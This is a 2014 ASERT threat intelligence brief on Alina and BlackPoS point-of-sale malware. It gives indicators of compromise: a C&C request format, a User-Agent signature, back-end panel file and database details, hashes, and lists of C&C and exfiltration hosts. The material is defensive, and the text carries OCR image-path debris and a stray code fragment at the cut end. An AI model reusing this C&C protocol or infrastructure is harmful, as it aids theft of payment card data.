ASERT Threat Intelligence Brief 2014-6

Into the Light of Day: Uncovering Ongoing and Historical Point of Sale Malware and Attack Campaigns

ASERT Threat Intelligence, May 2014

Point of Sale systems that process debit and credit cards are still being attacked with an increasing variety of malware. Over the last several years PoS attack campaigns have evolved from opportunistic attacks involving crude stealing of card data with no centralized Command & Control, through memory scraping PoS botnets with centralized C&C and most recently to highly targeted attacks that require a substantial amount of lateral movement and custom malware created to blend in with the target organization. While contemporary PoS attackers are still successful in using older tools and methodologies that continue to bring results due to poor security, the more ambitious threat actors have moved rapidly, penetrating organizational defenses with targeted attack campaigns. Considering the substantial compromise lifespans within organizations that have active security teams and managed infrastructure, indicators shared herein will be useful to detect active as well as historical compromise. Organizations of all sizes are encouraged to seriously consider a significant security review of any PoS deployment infrastructure to detect existing compromises as well as to strengthen defenses against an adversary that continues to proliferate and expand attack capabilities.

PoS Malware Activity

In addition to recent publications discussing Dexter and Project Hook malware activity, Arbor ASERT is currently tracking other PoS malware to include Alina, Chewbacca, Vskimmer, JackPoS and other less popular malware such as variants of POSCardStealer and others. Attack tactics shall also be explored through analysis of an attackers toolkit.

An overview of threat activity with various Indicators of Compromise and other analysis shall be provided. Malicious domains shall be sanitized with [.] in order to prevent accidental clicking that could lead to the contamination of logs and accidental compromise.

ARBOR SERT
Security Engineering & Response Team
www.arbornetworks.com/asert/

The longevity and extent of attack campaigns is a serious concern. In organizations with security teams and well managed network infrastructure, point of sale compromises have proliferated for months prior to detection. If attackers are able to launch long-running campaigns in such enterprise retail environments, one can conclude that many other organizations with less mature network and infrastructure management are also at serious risk. A sample of high-profile incident timelines, showing the date of the initial compromise, compromise timespan and compromise scope (number stores in this context) is included to highlight this point.

Targeted breach timelines

Company	Compromise time	Days Compromised	Number of stores
Schnucks	December 1, 2012 – March 29, 2013	119	79
Target	November 27, 2013 – December 15, 2013	19	N/A
Nieman Marcus	July 16, 2013 – October 30, 2013	107	77
Aaron Brothers	June 26, 2013 – February 27, 2014	147	54

The 2014 Verizon Data Breach Investigations Report (DBIR) specifically covers 198 PoS intrusions in some detail and is well worth reading.


Alina PoS Malware

The Alina malware has been analyzed in significant depth by a variety of security researchers. At this time, ASERT has at least seventy distinct instances of Alina catalogued in our malware analysis infrastructure. Our infrastructure suggests Alina has been developed since at least March of 2012, with the most recent development taking place in Feb of 2014. Alina seems to be popular, and new instances appear frequently.

A recent sample of Alina, using MD5 6ad05fbbafc7c858013d99c32cb85d84 and C&C 222andro[.]net, illustrates interactions with the Command & Control server shortly after malware installation:

```
POST /insidee/loading.php HTTP/1.1
Accept: application/octet-stream
Content-Type: application/octet-stream
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; InfoPath.1 Spark v1.1
Host: 222andro[.]net
Content-Length: 166
Cache-Control: no-cache
<exfiltrated data removed>
```


Of particular note is the User-Agent, which is malformed and missing a closing parentheses. This is a solid indicator of Alina activity, as this particular User-Agent has never been observed in the ASERT legitimate HTTP Corpus that contains 57 million HTTP requests.



Corpus Results

Expression:	User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; InfoPath.1 Spark v1.1
Expression Type:	Verbatim String
Case Sensitive:	True
Query Type:	Against Individual Header Lines
Matching Requests:	0 hits out of 56,683,435 total requests
Match Rate:	0.00000000 %
Expected False Positive Rate:	Negligible


Alina's Command & Control traffic contains some other interesting indicators such as the presence of the response code "HTTP/1.1 666 OK" and "Status: 666 OK".



```
HTTP/1.1 666 OK
Date: Sun, 30 Mar 2014 07:55:43 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u8
Status: 666 OK
Vary: Accept-Encoding
Content-Length: 36
Connection: close
Content-Type: text/html
```


While review of several Alina panels suggests that the 666 response code is a reasonable indicator, investigation into the ASERT HTTP corpus indicates that a very small number of legitimate sites respond with the "HTTP/1.1 666 OK" status code as well. Therefore this indicator needs to be associated with the proper context and/or additional indicators for accuracy. This 666 OK finding has been discussed elsewhere by other security researchers. Please see the references and further information section at the end of this document.

The 666 status code, while helpful, can likely be changed on the server through a simple modification of the settings table. A dump of the settings table in one instance of back-end code obtained by ASERT shows the 'successcode' value being set along with other parameters.




```
--
-- Dumping data for table `settings`
--

LOCK TABLES `settings` WRITE;
/*!40000 ALTER TABLE `settings` DISABLE KEYS */;
INSERT INTO `settings` VALUES (1,'updateinterval','240'),(2,'cardinterval','12
0'),(3,'admin','19tFRR6PtX1Aoesag68LtGLhYc4q3tqXRy'),(4,'successcode','666');
/*!40000 ALTER TABLE `settings` ENABLE KEYS */;
UNLOCK TABLES;
```

Bitcoin address 19tFRR6PtX1Aoesag68LtGLhYc4q3tqXRy - blockchain.info



Transactions	
No. Transactions	112
Total Received	761.20237294 BTC
Final Balance	185.13690134 BTC


Of additional interest is the 'admin' value and the long string starting with '19t', which is probably the admin password. This string - 19tFRR6PtX1Aoesag68LtGLhYc4q3tqXRy - matches a bitcoin address. While ASERT Threat Intelligence cannot definitively tie this BTC address to card fraud or PoS attacks, the increasing use of BTC in the underground economy is of interest. This bitcoin address has been observed to be involved in transactions since August 24, 2013. The date of the database dump from the control panel is September 22, 2013, approximately one month after the first recorded transactions involving that address. 112 transactions have been documented as of May 7, 2014. While bitcoin rates can vary significantly, at the current rate of 1 BTC = $442.9 USD / €322.4, recent transactions (such as May 8, 2014) of 50 BTC and 151 BTC represent substantial sums. There are a variety of transactions that could potentially be of interest and further investigation into this possible association is warranted.



Name	Last modified	Size	Description
Parent Directory		-	
404.html	2013-06-06 10:00	196	
admin.php	2013-06-06 10:00	5.1K	
bins.php	2013-11-05 21:01	1.6K	
config.php	2014-02-18 08:22	562	
export.php	2013-06-06 10:00	1.4K	
front/	2013-12-10 10:06	-	
loading.php	2013-09-19 18:23	4.8K	
push.php	2013-09-19 04:45	4.8K	

Alina Command & Control Structure

An Alina back-end (which appears to be associated with version 5.x of the Windows bot) discovered by ASERT contains a series of files such as: 404.html, admin.php, bins.php, config.php, export.php, loading.php, push.php and a folder called /front, which appears in earlier analysis of Alina by security researcher Xylitol. The /front directory appears to be consistent with multiple Alina back-ends analyzed by ASERT Threat Intelligence.





Name	Last modified	Size	Description
Parent Directory		-	
bins.php	2013-06-06 10:00	1.5K	
cards.php	2013-06-06 10:00	2.9K	
logs.php	2013-06-06 10:00	897	
settings.php	2013-09-19 04:46	2.3K	
stats.php	2013-09-21 13:16	3.4K	
stats2.php	2013-09-21 12:58	3.4K	

The /front directory (displayed at left) contains bins.php, cards.php, logs.php, settings.php, stats.php, and stats2.php






An Alina back-end panel can often be detected by navigating to the admin.php page, which will return a credential prompt with a "Submit Query" button.


Alina may respond in other predictable ways that can help fingerprint the C&C. If the C&C has open directories, it's trivial to observe the file structure, but if not, then probing with these filenames can help clarify the matter.



Alina back-end indicators


URL	Response
admin.php	Prompts for credentials with a “Submit Query” button 
config.php, loading.php, push.php	Returns a blank page in the browser when opened without the proper arguments
export.php	If unauthenticated, redirects the user to another site (https://encrypted.google.com has been observed on multiple occasions). If authenticated, renders the page as expected. Typically only the botmaster will have these credentials therefore non re-directed traffic after this script is accessed is cause for additional action and monitoring.
404.html	Returns a 404 error message  **Not Found** The requested URL was not found on this server.
bins.php, /front/bins.php, /front/cards.php, /front/logs.php, /front/settings.php, /front/stats.php, /front/stats2.php	Displays message “no direct xs”

Based on the back-end code retrieved by ASERT researchers, the database schema used by Alina is as follows and shows what information is contained therein. Different defensive organizations may have different interests in the information contained therein. For example, anyone interested in tracking other malware downloaded and installed through any particular recovered back-end database would be interested in analyzing the contents of the 'dl' table URL value. The most likely values will be for updated Alina bot code.

Table	Structure
bins	 \`id\` int(11) NOT NULL AUTO_INCREMENT, \`bin\` varchar(6) NOT NULL, \`len\` int(11) NOT NULL, PRIMARY KEY (\`id\`), KEY \`id\` (\`id\`)
bots	 \`id\` int(11) NOT NULL AUTO_INCREMENT, \`lastip\` varchar(100) NOT NULL, \`hwid\` varchar(100) NOT NULL, \`pcn\` varchar(256) NOT NULL, \`version\` varchar(256) NOT NULL, \`seen\` int(11) NOT NULL, PRIMARY KEY (\`id\`)
cards	 \`id\` int(11) NOT NULL AUTO_INCREMENT, \`ip\` varchar(100) NOT NULL, \`hwid\` varchar(100) NOT NULL, \`pcn\` varchar(256) NOT NULL, \`ua\` varchar(256) NOT NULL, \`date\` int(11) NOT NULL, \`card\` text NOT NULL, PRIMARY KEY (\`id\`)
dl	 \`id\` int(11) NOT NULL AUTO_INCREMENT, \`url\` text NOT NULL, PRIMARY KEY (\`id\`), KEY \`id\` (\`id\`)
jobs	 \`id\` int(11) NOT NULL AUTO_INCREMENT, \`jobid\` int(11) NOT NULL, \`botid\` int(11) NOT NULL, PRIMARY KEY (\`id\`), Table values observed from a back-end system include id=4-229, jobid=2, botid=1,4-226 suggest that this C&C had 224 bots.

logs	
	`` `id` int(11) NOT NULL AUTO_INCREMENT, ``
	`` `ip` varchar(100) NOT NULL, ``
	`` `hwid` varchar(100) NOT NULL, ``
	`` `pcn` varchar(256) NOT NULL, ``
	`` `ua` varchar(256) NOT NULL, ``
	`` `proc` varchar(128) NOT NULL, ``
	`` `date` int(11) NOT NULL, ``
	`` `data` text NOT NULL, ``
	`` PRIMARY KEY (`id`) ``

settings	
	`` `id` int(11) NOT NULL AUTO_INCREMENT, ``
	`` `skey` varchar(100) NOT NULL, ``
	`` `sval` varchar(100) NOT NULL, ``
	`` PRIMARY KEY (`id`) ``
	The settings for this particular panel, discussed earlier include:
	
	`` INSERT INTO `settings` VALUES (1,'updateinterval','240'),(2,'card ``
	`` interval','120'),(3,'admin','19tFRR6PtX1Aoesag68LtGLhYc4q3tqXRy') ``
	`` ,(4,'successcode','666'); ``

version	
	`` `id` int(11) NOT NULL AUTO_INCREMENT, ``
	`` `ver` varchar(128) NOT NULL, ``
	`` `url` varchar(512) NOT NULL, ``
	`` PRIMARY KEY (`id`) ``

MD5 Hashes of Alina Back-End Panel Nov 2013

Filename	MD5 Hash
404.html	62962daa1b19bbcc2db10b7bfd531ea6
admin.php	25cdfc7bdfd84f1797f85a341257e23e
bins.php	6d07d9cab37ec00322547947cc3e1f55
config.php	dd97593d21d32d2b7032908ef9918505
export.php	510b9441e110b57b2f08e7e3bb3f5ae6
insider.exe	0a1951947417c381d2cf54719281f79b
loading.php	6804dac395efdec825189edd67e7ed87
push.php	66d964334bd3a2da8982917ebbed9a98
testing.sql	d7c64e05de48d8aa6fba2a4635a0c227
/front/bins.php	ceeca517ab3d96e674baada18f8bb16a
/front/cards.php	6d3d961f1406ef324d13372085a1859e
/front/logs.php	e4427a1d798a5f9f20198cbce2963a08
/front/settings.php	c01198dfcde12d7666231b4c6ac588ed
/front/stats.php	268070c5cd8658a800cc104229dce811
/front/stats2.php	f5bc56b87c233ebdf171b871f4134e2d

The analysis date is the date when the malware was analyzed and may or may not correlate with the presence of the malware in the wild.

Alina Command & Control by MD5

MD5	Port	Hostname	IP	Country	Analysis Date
N/A	80	N/A	5.39.216.227	NL	2014-04-15
N/A	80	sentedcheck[.]net	5.39.216.227	NL	2014-04-15
N/A	80	checksendt[.]net	5.39.216.227	NL	2014-04-15
N/A	80	checksece[.]net	5.39.216.227	NL	2014-04-15
N/A	80	checksece[.]com	5.39.216.227	NL	2014-04-15
N/A	80	grabbit4me[.]name	5.39.216.227	NL	2014-04-15
N/A	80	checksendt[.]com	5.39.216.227	NL	2014-04-15
N/A	80	sentedcheck[.]com www.sentedcheck[.]com	5.39.216.227	NL	2014-04-15
bd2728129a965357b2af545601597610	80	654andro[.]net	94.102.63.79	NL	2014-04-13
bd2728129a965357b2af545601597610	80	654andro[.]net	141.255.167.27	CH	2014-04-13
6ad05fbbafc7c858013d99c32cb85d84	80	222andro[.]net	5.199.168.152	LT	2014-03-30
afa3ea9befb4965dfc5b4f69fa53e204	80	888andro[.]net	193.109.68.159	RU	2014-03-25
522f14cf95b00f957457adffc290d9ee	80	N/A	141.255.160.58	CH	2014-03-17
8519d9bbd7497c46fe87e253a4559232	80	N/A	5.255.87.146	NL	2014-03-17
cf80b78134f4537e679334b3bfa81b51	80	grabbil[.]name	5.45.181.142	DE	2014-03-09
81c2a7390b801c409bf6eb6253fee037	80	999andro[.]net	5.199.165.30	LT	2014-03-06
6ecc0c7133e0ae4ce16a7cb46f42144b	80	zone44[.]in	64.71.144.48	US	2014-03-05
09d3fd338df084d29b340cce36e04591	80	grabbil[.]name	5.45.181.142	DE	2014-03-04
346a66936970636fe4c00d78f4fb37d0	80	N/A	81.17.24.102	CH	2014-03-04
d08c657af2abb5544c717b3f24b8822b	80	N/A	5.39.216.227	NL	2014-02-21
025c6b8e85c7baf644c8325444dde1d3	80	javaoracle2[.]ru	87.98.241.119	FR	2014-02-18
c2b86cc3a4a8826f5188af6d0712df33	80	grabbil[.]name	5.45.181.142	DE	2014-02-12
3135ccd606dd15278119de4da0e59b22	80	123andro[.]net	5.199.164.241	LT	2014-02-10
9da242d9cfff2005cf3b36e1b60885a4	80	N/A	141.255.160.58	CH	2014-02-10
9da242d9cfff2005cf3b36e1b60885a4	80	N/A	141.255.160.58	CH	2014-02-09
2cecdb32d7749e8c54dae5d33875731d	80	yahost[.]biz	158.58.173.181	IT	2014-02-05
f6fd5f7172a78f8722d2d9d2b1305898	80	N/A	141.255.160.58	CH	2014-02-03
aa26006ce710d7e737f70fda66a01f9a	80	servers-accounts[.]com	75.102.9.196	US	2014-01-31
0375a18c0904b208a108bf69933a23a8	80	zone44[.]in	64.71.144.48	US	2014-01-30
a5377224d2a8eef76fa9a9dcfb4eb798	80	zone44[.]in	64.71.144.48	US	2014-01-30
aa26006ce710d7e737f70fda66a01f9a	80	servers-accounts[.]com	75.102.9.196	US	2014-01-30
4693059e84ddeead4a6b46f749818af6	80	00fortzabr[.]su	193.109.68.180	RU	2014-01-29
a5377224d2a8eef76fa9a9dcfb4eb798	80	zone44[.]in	64.71.144.48	US	2014-01-29
017c34b47659565fa5a621a2b7a9d4a7	80	888andro[.]net	193.109.68.159	RU	2014-01-22
0375a18c0904b208a108bf69933a23a8	80	zone44[.]in	64.71.144.48	US	2014-01-21
6538d538c5c48ddd9beb09a7ab187b05	80	888andro[.]net	193.109.68.159	RU	2014-01-21
6e636c12e3a8bd825fe2f6620ebf60a4	80	zone44[.]in	64.71.144.48	US	2014-01-21
b544a9a4258e9725916788df1751aaca	80	zone44[.]in	64.71.144.48	US	2014-01-21
ba77a96ec939b47ecb33467dac6cdbf5	80	888andro[.]net	193.109.68.159	RU	2014-01-17
3a685e513aff9e6ac332a259e9a9b5a5	80	666andro[.]net	5.199.166.146	LT	2014-01-10
3a89ef4ced50c07b4be0f53824432a16	80	ufo365[.]in	64.71.144.48	US	2014-01-10

4693059e84ddeead4a6b46f749818af6	80	00fortzabr[.]su	193.109.68.180	RU	2014-01-10
528c12fdf5c9a99980abb98798f5d92e	80	N/A	81.17.24.124	CH	2014-01-10
6fc28bfed281081a7bf316c6d7c45b22	80	N/A	**5.39.216.227**	NL	2014-01-10
1bee883b346b37a426a70528c9d40fe6	80	adobeflasherup1[.]com	195.2.77.48	RU	2013-11-12
fd3989ed7505f614c6372e8e8ee5caf2	80	adobe-flash-version[.]'ru	91.229.76.97	UA	2013-09-09

IP address 141.255.160.58 has also been used as a C&C for Dexter. This IP address was discussed in a previous ASERT Threat Intelligence document.

5.39.216.227, observed on January 10, 2014, has hosted a whole array of malicious contents for some time. Phishing traffic and PoS malware has clearly been observed, along with other activity. Several hundred domains have resolved to this IP address, including several that use the string "check" in some way that have been identified as malicious. The domain name scheme containing "check" extends to cover several Alina control panels.

The "andro" domain name scheme continues, and is shared in some cases with JackPoS infrastructure. Various security researchers have mentioned a relationship between Alina and JackPoS to suggest that Alina code evolved into JackPoS or JackPoS was at least inspired by Alina.

123andro[.]net/exec contains various binaries, all having the same MD5:
1a8050627062bc0a199f8bbab3f8d847

BlackPoS PoS Malware

Associated with the Target breach, the BlackPoS malware has been extensively analyzed by a variety of security researchers. Older versions, observed with compilation dates as old as 2010, were simply console based, which required the attackers to maintain backdoor access to the target in order to retrieve the stolen card data. Newer versions use HTTP and FTP to exfiltrate data. This functionality has been covered extensively, so we will focus only on providing network indicators of this malware activity herein.


The analysis date is the date when the malware was analyzed and may or may not correlate with the presence of the malware in the wild. In some cases, selected malware may not have been detected in the wild for some time, which can mean that the C&C is down by the time the malware is analyzed, and that there may be a gap between initial use of a given malware and the capability for this malware to be detected. The ability to check older traffic and other log artifacts against new indicators can be helpful here.

Blackpos FTP data exfiltration indicators by MD5

MD5	Port	Hostname	IP	Country	Analysis Date
467916a44572b720ee1c42de4a733fb5	21	N/A	184.22.104.41	US	2014-01-23
5dbd7bc7a672da61f6f43aaf6fa3c661	21	N/A	109.234.159.254	RU	2014-01-23
8374322239e1625d3b33cd252828f3a2	21	N/A	184.22.104.41	US	2014-01-23
ba443c2e10d0278fc30069f61bc56439	21	N/A	109.234.159.254	RU	2014-01-23
ee36a4a25026c89222efd3ca0b94590c	21	N/A	184.22.104.41	US	2014-01-23
05e9e87f102ea12bce0563f91783dc3b	21	ftp[.]onelove[.]16mb.com	31.170.164.5	US	2014-01-20
b06a92944cf87b337bf1ac0b25bd5653	21	N/A	109.234.159.254	RU	2014-01-20
f45dcb05203909c6093f8dee0f223069	21	ftp[.]onelove[.]16mb.com	31.170.164.5	US	2014-01-20
f0c369b9b3a70df6fc367ddedcdcf41d	21	N/A	82.192.71.220	NL	2014-01-17
0ca4f93a848cf01348336a8c6ff22daf	21	N/A	109.234.159.254	RU	2014-01-16

Blackpos HTTP C&C by MD5

MD5	Port	Hostname/IP	Country	Analysis Date
f8f664f056b7c65e868d90116fd76284	80	109.75.176.63	DE	2014-04-22
97e66704d0b51051669bfed8f36c9d77	80	bddmpz1[.]esy.es	US	2014-04-22
920158b557e7ed2af305aa4c5aacc399	80	109.75.176.63	DE	2014-04-21
d500841c0f206795df3244e27c59697f	80	192.168.244.59	N/A	2014-04-15
d9280420941f10c0817700aab3aeb6ff	80	10.0.0.139	N/A	2014-03-27
3bd5561f243b0120548caf5341429c64	80	tabz[.]org	N/A	2014-03-25
3043fd1d0c70ae3c4f1fcfe6f4aaf4cc	80	autos-mark[.]comlu.com	N/A	2014-03-12
2ff32873d40e44dbc2fa00f58892b92f	80	windowsvpshosting[.]ca	N/A	2014-03-11
f351ba2a2ce8ffd64596ccaa259662b6	80	www.krakau-traktoren[.]com	N/A	2014-03-02
1c00cf6a7995e83cc557a403be11953d	80	109.75.176.63	DE	2014-02-24
a233a711e0b5b682a69808307c431ccd	N/A	N/A	N/A	2014-02-24
0d898c3f0b8b7a049b3cd1b07eee97b8	N/A	N/A	N/A	2014-02-24
8527247a4744c0361f6badbbf3a9a04e	N/A	N/A	N/A	2014-02-24
1a6a5906652acaea0cf4c62f0aa156b5	N/A	N/A	N/A	2014-02-24
f2f1ea7b7c1b2cd446ab6ff888c83e10	N/A	N/A	N/A	2014-02-24
3a119172795a5faa71314b448aa4b684	80	109.75.176.63	DE	2014-02-24
ea382e12675ecd04cc26bd743681dd03	N/A	N/A	N/A	2014-02-24
cafb510768c5d2046dd0041457d4cf05	80	accsforall[.]net	N/A	2014-02-20
89bffc273bd0b44f352c75db9152c35e	80	109.75.176.63	DE	2014-02-10
d38852dfa29c5e31c130c0f5d227e614	80	78.108.93.135	RU	2014-02-10
5edc703ce7f3009b5cbe09c17bc786e6	80	127.0.0.1	N/A	2014-02-07
2cdea88e17682b8b176269d380ff9a76	80	192.168.1.221	N/A	2014-01-28
a3ce818621074333723b07a5a5c22e5b	80	192.168.1.9	N/A	2014-01-20
d52d6c354a21a91a0abac0fee2cefc27	80	209.217.236.171	US	2014-01-18
c16ab9ce5f0934165214abb130b35ae1	80	62.193.199.194	FR	2013-06-08
f8f0e35f8547d50c054fb66346b63d89	80	loosenuo.co[.]uk	N/A	2013-05-25



```
push    38h                 ; size_t
